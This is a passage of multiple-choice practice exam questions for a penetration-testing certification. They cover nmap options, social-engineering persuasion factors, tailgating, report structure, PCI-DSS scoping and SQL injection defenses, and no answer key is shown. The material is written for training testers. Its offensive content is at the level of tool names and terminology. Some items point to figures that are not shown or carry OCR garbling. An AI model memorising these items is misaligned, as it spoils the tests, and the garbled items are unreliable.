A. This is a valid email address.
B. This is an invalid email address.
C. This email address belongs to the executive in question.
D. This email address belongs to a help-desk employee.

10. During the discovery phase of a black box penetration test, you have identified an email address that you suspect belongs to an executive within the target organization. You use the centralops.net website to analyze that email address. The results are shown here:



MX records

preference	exchange	IP address (if included)
5	testout-com.mail.protection.outlook.com	

SMTP session

```
[Resolving testout-com.mail.protection.outlook.com...]
[Contacting testout-com.mail.protection.outlook.com [216.32.181.106]...]
[Connected]
220 DM3NAM05FT059.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Mon, 8 Oct 2018 19:34:56 +0000
EHLO mx1.validemail.com
250-DM3NAM05FT059.mail.protection.outlook.com Hello [208.101.20.91]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 SMTPUTF8
MAIL FROM:<>
250 2.1.0 Sender OK
RCPT TO:
250 2.1.5 Recipient OK
RSET
250 2.0.0 Resetting
QUIT
221 2.0.0 Service closing transmission channel
[Connection closed]
```

What can you learn from the output?
A. The organization's email server has an IP address of 208.101.20.81.
B. The organization's email naming convention is *first_initial+lastname@company_name.com.*
C. The organization's email naming convention is *first_initial.lastname@company_name.com.*
D. The organization's email server does not respond to HELO commands.

11. Which motivation factor gets people to act quickly due to a sense of limited supply?
A. Social proof
B. Likeness
C. Scarcity
D. Authority

12. Which motivation factor gets people to act because they believe that "everyone else is doing it"?
A. Social proof
B. Fear
C. Scarcity
D. Authority

13. Which motivation factor gets people to act because someone with clout wants them to?
A. Likeness
B. Social proof
C. Authority
D. Scarcity

14. Which motivation factor gets people to act quickly because they believe someone needs help?
A. Social proof
B. Urgency
C. Scarcity
D. Authority

15. Which motivation factor gets people to act because they want to please the person making a request of them?
A. Likeness
B. Social proof
C. Authority
D. Scarcity

16. Which nmap timing option causes it to scan in Polite mode?
A. -T0
B. -T1
C. -T2
D. -T3
E. -T4

17. Which option causes nmap to save its output to a standard text file in the file system of the host where it was run?
A. -oX
B. -oN
C. -oT
D. -oV

18. Which option causes nmap to save its output to an XML-formatted text file in the file system of the host where it was run?
A. -oX
B. -oN

C. -oT
D. -oG

19. Which option causes nmap to save its output to a text file that can be quickly searched using the grep command?
A. -oV
B. -oN
C. -oT
D. -oG

20. Which option causes nmap to save its output in a normal text file, in an XML-formatted text file, and in a greppable text file all at once?
A. -oX
B. -oN
C. -oA
D. -oG

21. You are generating a written report of findings after a penetration test. During the test, you discovered that many older Windows workstations in the network haven't been patched properly and are susceptible to the WannaCry ransomware. Where should you include this information in your report?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

22. You are generating a written report of findings after a penetration test. During the test, you discovered that many older Windows workstations in the network haven't been patched properly and are susceptible to the WannaCry ransomware. To fix this, the client needs to install the MS17-010 – Critical update from Microsoft. Where should you include this recommendation in your report?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

23. You are generating a written report of findings after a penetration test. You crossreference each vulnerability you found in the test against the Common Vulnerabilities and Exposures (CVE) database to assign it a qualitative risk rating of Low, Medium, High, or Critical. Where should these risk ratings be included in the report?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

24. You are generating a written report of findings after a penetration test. Based on the results of the test, you have created a list of recommendations you feel the client should focus on. Where should you include your recommendations in the report?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

25. You are generating a written report of findings after a penetration test. In which section of the report should you consider the risk appetite of the client when deciding which information to include?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

26. An organization has recently learned that its facility has been built within a few hundred yards of a major fault line. The management team decides to purchase an extended insurance policy that will cover a loss of business operations should an earthquake occur. Which type of risk response is described in this scenario?
A. Avoidance
B. Transference
C. Mitigation

D. Acceptance

27. During a penetration test, your testers discovered that they could easily copy confidential data to their personal mobile devices and then send that data to recipients outside the organization using their devices' mobile broadband connection. You recommend that they implement a mobile device management (MDM) system. However, the client has determined that such a measure is too expensive and complicated to implement. In fact, they will not implement any type of controls to prevent this from happening in the future. Which type of risk response is described in this scenario?
A. Avoidance
B. Transference
C. Mitigation
D. Acceptance

28. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. What should you do first in the scoping process?
A. Negotiate a fee for the penetration test.
B. Review the PCI-DSS requirements.
C. Set the schedule for the penetration test.
D. Pose as a customer and visit several of the storefronts to pre- assess the organization.

29. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment? (Choose two.)
A. Physical access to cardholder data is restricted.
B. The cardholder data environment (CDE) is isolated from the rest of the network.
C. A refund policy is in place for credit card purchases.
D. A chargeback policy is in place.
E. Cashiers are required to check the signature on the card with the customer's signature.

30. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment? (Choose two.)
A. Use only hardware certified by Microsoft to be Windows 10–compatible.
B. Encrypt the transmission of cardholder data.
C. Ensure that only one user account is used by all employees to access network resources and cardholder data.
D. Use a NAT router to isolate the cardholder data environment (CDE) from the rest of the network.
E. Remove all default passwords from software and hardware devices.

31. Which type of vulnerability scan is the least intrusive on the target network?
A. Discovery
B. Full
C. Stealth
D. Compliance

32. Which type of vulnerability scan is most likely to be detected by an intrusion prevention system (IPS) or intrusion detection system (IDS)?
A. Discovery
B. Full
C. Stealth
D. Compliance

33. Which type of vulnerability scan is least likely to be detected by an intrusion prevention system (IPS) or intrusion detection system (IDS)?
A. Discovery
B. Full
C. Stealth
D. Compliance

34. Which type of vulnerability scan is more likely to be used by a defender rather than a penetration tester?
A. Discovery
B. Full
C. Stealth

D. Compliance

35. Which type of vulnerability scan sends SYN packets to network hosts to enumerate them?
A. Discovery
B. Full
C. Stealth
D. Compliance

36. Which type of exploit fools a web server into presenting a user's web browser with an HTTP connection instead of an HTTPS connection as the user originally requested?
A. SSL stripping
B. Relay attack
C. NAC bypass
D. Cross-site scripting

37. What is the best way to defend against an SSL stripping attack?
A. Update the virus definitions on user's workstations.
B. Implement a network intrusion detection (NID) device.
C. Implement a strict HSTS policy that prevents a user's browser from opening a page unless an HTTPS connection has been used.
D. Reconfigure all browsers to require TLS sessions.

38. During a gray box penetration test, the tester acts as a man-in-the-middle between a web server and an end user's workstation. When the user's browser requests a page from the web server using TLS 1.2, the tester alters the request and specifies that SSL 2.0 be used instead to protect the session. What kind of exploit has occurred in this scenario?
A. SSL stripping
B. Downgrade
C. NAC bypass
D. Replay attack

39. During a gray box penetration test, the tester wants to implement a downgrade man-inthe-middle attack to reduce the security of web browser sessions from TLS to SSL. What exploit can the attacker use to trick client workstations into thinking her workstation is the web server and vice versa?
A. ARP spoofing

B. Replay attack
C. Pass the Hash
D. SYN attack

40. During a gray box penetration test, the tester decides to stress test the target organization's file server by sending it a flood of half-open TCP connections that never actually get completed. What kind of exploit is this?
A. Denial of service (DoS)
B. Distributed denial of service (DDoS)
C. Replay attack
D. NAC bypass

41. Which remote access tool was created by the organization that developed nmap as an updated version of the netcat utility that supports encrypted data tunnels?
A. Metasploit Framework
B. SET
C. hping
D. ncat

42. During a gray box penetration test, the tester wants to be able to set up a bind shell exploit where a listener is set up on a compromised system on the target. Which remote access tools could be used to do this?
A. ncat
B. netcat
C. Powersploit
D. DAST
E. SAST

43. Which mobile tool provides an attack framework that can be used to exploit mobile devices running the Android operating system?
A. APKX
B. APK Studio
C. Drozer
D. DAST

44. Which mobile tool can be used to reverse engineer an APK file from a mobile device running the Android operating system?
A. Peach

B. APK Studio
C. Drozer
D. DAST

45. Which mobile tool is a Python wrapper that can extract Java source code directly from an Android APK executable?
A. APKX
B. AFL
C. Drozer
D. DAST

46. Which of the following is an example of two-factor authentication (2FA)?
A. Username + password
B. Username + PIN
C. Username + PIN + facial recognition scan
D. PIN + fingerprint scan + security token

47. Which of the following is an example of three-factor authentication (3FA)?
A. Username + password + security token
B. Username + PIN + fingerprint scan + one-time password (OTP)
C. Username + PIN + facial recognition scan
D. Password + PIN + security token

48. You have just concluded a penetration test for a client. In your findings, you report that a web application that was developed in-house and that the organization uses to manage customer orders is susceptible to SQL injection attacks. What should you recommend the
client do to remediate this?
A. Rewrite the code to sanitize user input.
B. Hash all data before transmitting it on the network.
C. Encrypt all data at rest in the database.
D. Replace the application with a commercial application that performs a similar function.

49. You have just concluded a penetration test for a client. In your findings, you report that a web application that was developed in-house and that the organization uses to manage customer orders is susceptible to SQL injection attacks. What should you recommend the client do to remediate this?

A. Escape data.
B. Implement SSL for network communications.
C. Require 2FA when authenticating users.
D. Salt the hash.

50. Which defense against SQL injection attacks involves using prepared SQL statements with bounded variables?
A. Sanitizing user input
B. Escaping data
C. Parameterizing queries
D. Key stretching

51. You are conducting a white box penetration test. The scope of test specifies that the test will be conducted against the organization's switches, routers, and firewalls. As the assessment is nearing completion, the client asks you to use the time remaining to also test her email servers. What has occurred in this scenario?
A. Pivoting
B. Goal-based testing
C. Scope creep
D. Objectives-based testing

52. You are conducting a penetration test of an organization that processes credit cards. The client has asked that the scope of the test be based on the PCI-DSS standard. What type of assessment is occurring in this scenario?
A. Compliance-based assessment
B. Objectives-based assessment
C. Red team assessment
D. Goals-based assessment

53. You are negotiating an upcoming penetration test with a new client. In the agreement, you have included language that specifies that the results of the test are valid only at the point in time when the test was performed. Why is this language in the agreement?
A. The penetration test could take critical systems offline.
B. It could take some time to remediate the network after the test is complete.
C. Future technological changes could expose new vulnerabilities that are currently unknown.

D. The penetration test will use the same tools and techniques available to real attackers.

54. You are negotiating an upcoming penetration test with a new client. In the agreement, you have included language that specifies that the scope and methodology requested by the client can impact the comprehensiveness of the test. Why is this language in the agreement?
A. It could take some time to remediate the network after the test is complete.
B. The rules of engagement and the type of assessment used could preclude some vulnerability from being discovered.
C. The penetration test will use the same tools and techniques available to real attackers.
D. The rules of engagement and the type of assessment used should ensure that all known vulnerabilities are identified.

55. You are negotiating an upcoming penetration test with a new client. They have requested that you perform a "zero knowledge" test of their network. Which type of penetration test should you perform?
A. Black box
B. Grey box
C. White box
D. Compliance based

56. You are assessing the results of a vulnerability scan and notice that many network devices, such as routers and access points, still use default administrative usernames and passwords. This information can be easily found on the Internet and represents a significant security vulnerability. What should you do? (Choose two.)
A. Recommend that the client adopt a best practice of changing all default usernames and passwords.
B. Exploit the devices that are using default usernames and passwords.
C. Manually change the default usernames and passwords for the client.
D. Publish the fact that the client is still using default usernames and passwords on a popular online cybersecurity forum.

57. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. You discover that organization still uses several older Windows Server 2003

systems that have not been properly updated and are vulnerable to a particular exploit. You decide to write a small program that will take advantage of this exploit. However, you use Kali Linux almost exclusively. What should you do to write a Windows program? (Choose two.)
A. Write the code in C on your Linux system.
B. Utilize exploit chaining.
C. Write the code in C++ on a Windows laptop.
D. Cross-compile the code.
E. Implement credential brute forcing.

58. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. You discover that the organization still uses several older unsupported Windows 2000 Server systems. After performing some research, you identify several vulnerabilities associated with these systems that could be exploited. You modify the source code for a particular exploit such that it will work on these older systems and then you compile it. What are the processes you used in this scenario called? (Choose two.)
A. Cross-compiling the code
B. Exploit modification
C. Exploit chaining
D. Mapping vulnerabilities to potential exploits
E. Proof-of-concept development

59. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. The system you want to target can't be compromised with a single exploit. However, you determine that you can use multiple exploits in conjunction with each other to compromise the system. The first one gets through the system's host-based firewall. The second exploits a user account with weak password. The third elevates privileges on the system. What is your solution called?
A. Deception
B. Exploit modification
C. Exploit chaining
D. Credential brute-forcing
E. Proof-of-concept development

60. You have just completed scanning a target network and are now prioritizing activities in preparation to exploit the vulnerabilities found. You discover that the organization still uses several older unsupported Windows 2000 Server systems. After performing some research, you identify several vulnerabilities associated with these systems that could be exploited. You modify the source code for a particular exploit such that it will work on these older systems, and then you compile it. What should you do next?
A. Attack the target systems.
B. Test the modified exploit on virtual machines in a lab environment.
C. Implement credential brute-forcing.
D. Cross-compile the code.

61. Which of the following is a service that runs on a Windows system and enforces the security policy of the system?
A. LSASS
B. Key distribution center (KDC)
C. Group Policy Object (GPO)
D. LDAP

62. Which Windows feature could potentially allow authentication credentials to be transferred as clear text over a network connection?
A. Unattended installations via PXE
B. JTAG debug
C. Remote Desktop
D. Domain join

63. What is stored in the SAM database on a Windows system?
A. Security log entries
B. Digital signatures associated with each application installed on the system
C. Group Policy settings
D. Hashed account passwords

64. During a gray box penetration test, the tester creates a phishing campaign that tricks users into downloading a Trojan horse application that quietly replaces a key dynamic link library file on the local system with a modified version that loads a keylogger when executed. What is this type of exploit called?
A. JTAG debug
B. Cold boot attack

C. cPassword
D. DLL hijacking

65. Which of the following are ways in which services on a Windows system can be exploited? (Choose two.)
A. Using unquoted service paths
B. Replacing executables for writable services
C. Implementing a cold boot attack
D. Compromising credentials in LSASS

66. You need to create a Ruby script that will prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named TargetHost?
A. TargetHost = input('Please enter a hostname:')
B. read TargetHost
C. TargetHost = gets
D. $TargetHost = read-host -Prompt

67. Which command in a Ruby script will cause it to write the value of a variable named TargetHost on the screen?
A. echo $TargetHost
B. print (TargetHost)
C. writeln TargetHost
D. puts TargetHost

68. You need to create a Python script that will prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named TargetHost?
A. TargetHost = input('Please enter a hostname:')
B. read TargetHost
C. TargetHost = gets
D. $TargetHost = read-host -Prompt

69. Which command in a Python script will cause it to write the value of a variable named TargetHost on the screen?
A. echo $TargetHost
B. print (TargetHost)
C. writeln TargetHost
D. puts TargetHost

70. Which of the following elements must be included at the beginning of every Bash script?
A. #Comment
B. #!/bin/bash
C. exit 0
D. #begin script

71. You are a penetration tester, and you have been asked by a client to test the security of several web servers. You are able to gain access to the root/administrator on several of the servers by exploiting vulnerabilities related to the use of DNS, FTP, IMAP, POP, SMTP, and Telnet. What should you recommend to your client regarding how to better
protect their web servers?
A. They should disable any unnecessary services.
B. They should increase application event logging.
C. They should use a honeypot.
D. They should use Transport Layer Security (TLS).

72. You have conducted a penetration test and are reviewing the results. You notice that the organization uses the same local administrator password on all of the systems. What tool can you use to help resolve this issue?
A. Local Administrator Password Solution (LAPS)
B. Limited Administrator Password Assistance (LAPA)
C. Nessus
D. Metasploit

73. You are a security analyst, and you have just completed a penetration test. What item would not be appropriate when writing an executive summary?
A. A description of all your findings and vulnerabilities.
B. A statement of risk for all found vulnerabilities.
C. It should be written in plain language.
D. Include all the technical detail pertaining to the testing.

74. You are a penetration tester and are conducting a post-engagement cleanup. What activities are performed during the post-engagement cleanup phase? (Choose three.)
A. The remediation of all vulnerabilities
B. The removal of any tools used
C. The removal of shells

D. The removal of tester-created credentials

75. You and a colleague are discussing a scenario of an organization implementing email content filtering to block inbound messages that appear to come from internal sources without proper authentication. The organization might also filter out any messages containing high-risk keywords or appear to be coming from known malicious sources. What common category of remediation activity would this fall under?
A. Measurement
B. People
C. Process
D. Technology

76. DirBuster is a multithreaded Java application that can brute-force filenames and directories on web and web application servers using what type of dictionary?
A. List
B. Word list
C. Application list
D. Webster

77. An IEEE standard used to address the issue of debugging and connecting to embedded devices on a circuit board is called what?
A. JTAG
B. RMF
C. Xcode
D. Clutch

78. SSH and iProxy are two ways of connecting to a jailbroken iDevice. If the iDevice fails and you have to re-establish connectivity, what is the easiest way to ensure there are no iProxy processes still running on your macOS laptop?
A. iproxy stop
B. killall iproxy
C. kill iproxy
D. kill -9 <process id>

79. After installing a customer's mobile application from the Google Play Store to your jailbroken iPhone, your next step is to dump the application

bundle into an IPA using Clutch so you can use it to conduct static analysis. By default, where does Clutch store IPA files post-processing?
A. /var/tmp/clutch
B. /var/tmp
C. /tmp
D. /storage

80. Property list files (plist) contain configuration data about an app installed on iOS. By default, Apple best security practices implement a security feature called App Transport Security (ATS) to improve data privacy and integrity. However, there is a way to bypass this within the application settings in the plist file. What is the name of the key used to control the behavior of HTTP connections?
A. NSAppleScriptEnabled
B. NSAppTransportSecurity
C. NSAllowsLocalNetworking
D. NETestAppMapping

Practice Exam 8

1. A penetration tester uses a typical employee email account to send a phishing email exploit to managers and executives within the target organization. The goal is to see how many actually fall for the exploit and click the link in the message. What kind of penetration test is being performed in this scenario?
A. Black box
B. Gray box
C. White box
D. Red box

2. You work for a penetration testing firm. A client calls and asks you to perform an exhaustive test that deeply probes their infrastructure for vulnerabilities. What kind of test should you recommend?

A. Gray box
B. White box
C. Black box
D. Blue box

3. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. This will be an internal test. No third parties may be involved. Which of the following resources could be considered in-scope for the assessment? (Choose two.)
A. Active Directory users
B. Password policies defined within Group Policy
C. Microsoft Office 365 cloud applications
D. Google Docs
E. Microsoft Azure web servers

4. What is the most important step in the penetration testing planning and scoping process?
A. Obtaining written authorization from the client
B. Writing the rules of engagement (ROE)
C. Selecting a testing methodology
D. Defining in-scope and out-of-scope systems, applications, and service providers

5. Which of the following is a formal document that defines exactly what will be done during a penetration test?
A. Master service agreement (MSA)
B. Nondisclosure agreement (NDA)
C. Statement of work (SOW)
D. Purchase order (PO)

6. During the discovery phase of a black box penetration test, you have identified an email address that you suspect belongs to an executive within the target organization. You use the centralops.net website to analyze that email address. The results are shown here:

MX records

preference	exchange	IP address (if included)
5	testout-com.mail.protection.outlook.com	


SMTP session

```
[Resolving testout-com.mail.protection.outlook.com...]
[Contacting testout-com.mail.protection.outlook.com [216.32.181.106]...]
[Connected]
220 DM3NAM05FT059.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Mon, 8 Oct 2018 19:34:56 +0000
EHLO mx1.validemail.com
250-DM3NAM05FT059.mail.protection.outlook.com Hello [208.101.20.91]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 SMTPUTF8
MAIL FROM:<>
250 2.1.0 Sender OK
RCPT TO:[redacted]
250 2.1.5 Recipient OK
RSET
250 2.0.0 Resetting
QUIT
221 2.0.0 Service closing transmission channel
[Connection closed]
```

What can you learn from the output?
A. The organization's email server has an IP address of 208.101.20.106.
B. The organization's email server sits behind an email filter device.
C. The organization's email server runs on Windows and has ports 80 and 443 open in its firewall.
D. The organization's email server responds to HELO commands.


7. During a white box penetration test, you use the nmap utility to scan an entire subnet for hosts. Once the scan is complete, you need to enumerate the systems found. What information do you need to identify for each device discovered? (Choose two.)
A. Services installed
B. The version of nmap used to perform the scan
C. The number of unique users on the subnet
D. The version of the operating system installed
E. The grade of Ethernet cable used to create the physical network

8. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:




What can you learn about the device from this information?
A. It is a Windows server.
B. It is a virtual machine.
C. It is a router.
D. It is an access point for a wireless network.

9. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device using this information?
A. The device is in maintenance mode.
B. It is running an HTTP service.
C. It has been joined to a Windows domain.
D. It is managed by a wireless controller.

10. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device using this information?
A. The device's default administrative password
B. The number of wireless clients connected
C. The IP address of the device's controller
D. The make and model of the device's controller

11. Which motivation factor gets people to act because they worry about the consequences of not acting?
A. Social proof
B. Fear
C. Scarcity
D. Authority

12. A penetration tester enters the target organization's physical facility by walking behind an employee and grabbing the authentication-protected door before it shuts all of the way. What is this technique called?
A. Piggybacking
B. Tailgating

C. Lock bypass
D. Badge cloning

13. A penetration tester enters the target organization's physical facility by striking up a conversation with an employee in the parking lot and walking with her through a door that uses a proximity badge reader to control access. The employee uses her badge to open the door and holds it open for the penetration tester. What is this technique called?
A. Piggybacking
B. Tailgating
C. Lock bypass
D. Badge cloning

14. A penetration tester waits in the target organization's parking lot until she sees a large group of employees returning from lunch. She inserts herself quietly at the back of the group. The first person in the group uses his badge to unlock a secured door. The penetration tester is able to move through the door with the rest of the group. What is this technique called?
A. Piggybacking
B. Tailgating
C. Lock bypass
D. Badge cloning

15. As a penetration tester approaches the main entrance to the target organization's physical facility, she notices that a turnstile is used to control access. She carefully steps over the turnstile instead of walking through it. What is this technique called?
A. Piggybacking
B. Tailgating
C. Lock bypass
D. Fence jumping

16. Which option causes nmap to scan using tiny, fragmented packets in an attempt to fool a packet filtering firewall?
A. -f
B. -Pn
C. -n
D. -sC

17. Which option causes nmap to send scans from a spoofed IP address?
A. -f
B. -D
C. -n
D. -sF

18. Which option causes nmap to scan a specified number of random hosts?
A. -iL
B. -sS
C. -sR
D. -iR

19. Which option causes nmap to scan a host for the 100 most commonly used IP ports, such as 20, 21, 23, 25, 53, 80, etc.?
A. -pB. -sV
C. -F
D. -p 100

20. Which nmap option causes the utility to relay connections through a proxy server?
A. --proxies
B. -S
C. -D
D. -g

21. You are generating a written report of findings after a penetration test. Based on the sheer number of vulnerabilities you discovered in the test, you feel that the client should undergo a follow-up penetration test within the next three months to verify that the issues have been remediated. Where should you include this recommendation in the report?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

22. You have just finished writing a report of findings for a client after a penetration test. How long is your organization required to store the document after the test is complete?

A. Six months
B. One year
C. Five years
D. Depends on the client contract

23. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?
A. Print a hard copy and keep it in a file folder on your desk.
B. Save it to a flash drive that is stored in a pen holder on your desk.
C. Burn it to a rewritable optical disc and store it in desk drawer.
D. Save it to an encrypted file on a file server.

24. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?
A. Print a hard copy and store it in a locked filing cabinet that has been bolted to the floor.
B. Save it to your Google drive account.
C. Save it in a file on your laptop.
D. Burn it to a rewritable optical disc and store it in a CD caddy on your desk.

25. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?
A. Burn the report to an optical disk and store it in a locked safe bolted to your desk.
B. Save the file to an encrypted flash drive.
C. Copy the file to your phone.
D. Save the report to a file on your workstation's desktop.

26. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment?
A. Install and update antivirus software on all systems.
B. Use only security-certified Cisco routers in the environment.

C. Close all ports except for 139 and 445 in the firewall that protects the cardholder data environment (CDE).
D. Disable all monitoring of access to cardholder data.

27. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment?
A. A password policy must be in place.
B. Close all ports except for 80 and 443 in the firewall that protects the cardholder data environment (CDE).
C. All hosts on a network must have a default gateway.
D. All hosts on a network must have a unique host address.

28. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment? (Choose two.)
A. Monitor all access to cardholder data.
B. Ensure that WPA2 is used to secure all wireless networks.
C. Ensure that TKIP is used to secure all wireless networks.
D. Restrict access to cardholder data on a need-to-know basis.

29. Which law regulates how financial institutions handle customers' personal information?
A. GLBA
B. SARBOX
C. HIPPA
D. FIPS 140-2

30. Which law requires that healthcare-related organizations must be in compliance with certain security standards?
A. GLBA
B. SARBOX
C. HIPPA
D. FIPS 140-2

31. You are performing a vulnerability scan during a gray box penetration test. The scanner manipulates the TCP three-way handshake to enumerate network hosts. Which type of
scan are you performing?
A. Discovery
B. Full
C. Stealth
D. Compliance

32. You are performing a vulnerability scan during a gray box penetration test. The scanner manipulates the TCP three-way handshake to enumerate network hosts. First, the scanner sends a SYN packet to the target host. The host responds with a SYN-ACK packet to the scanning host. What happens next?
A. The scanning host responds to the target host with an ACK packet.
B. The target host sends the scanning host an ACK packet.
C. The scanning host sends an ICMP Echo Request packet to the target host.
D. The scanning host responds to the target host with an RST packet.

33. You are performing a gray box penetration test. You are performing a vulnerability scan on the internal network using a stealth scan. The target network has an IDS device installed. What is likely to happen?
A. The IDS will detect the stealth scan.
B. The stealth scan will remain undetected by the IDS.
C. The IDS will block traffic from your scanning system.
D. The stealth scan will establish full TCP connections with each host on the target network.

34. Which type of vulnerability scan produces the most accurate results?
A. Discovery
B. Full
C. Stealth
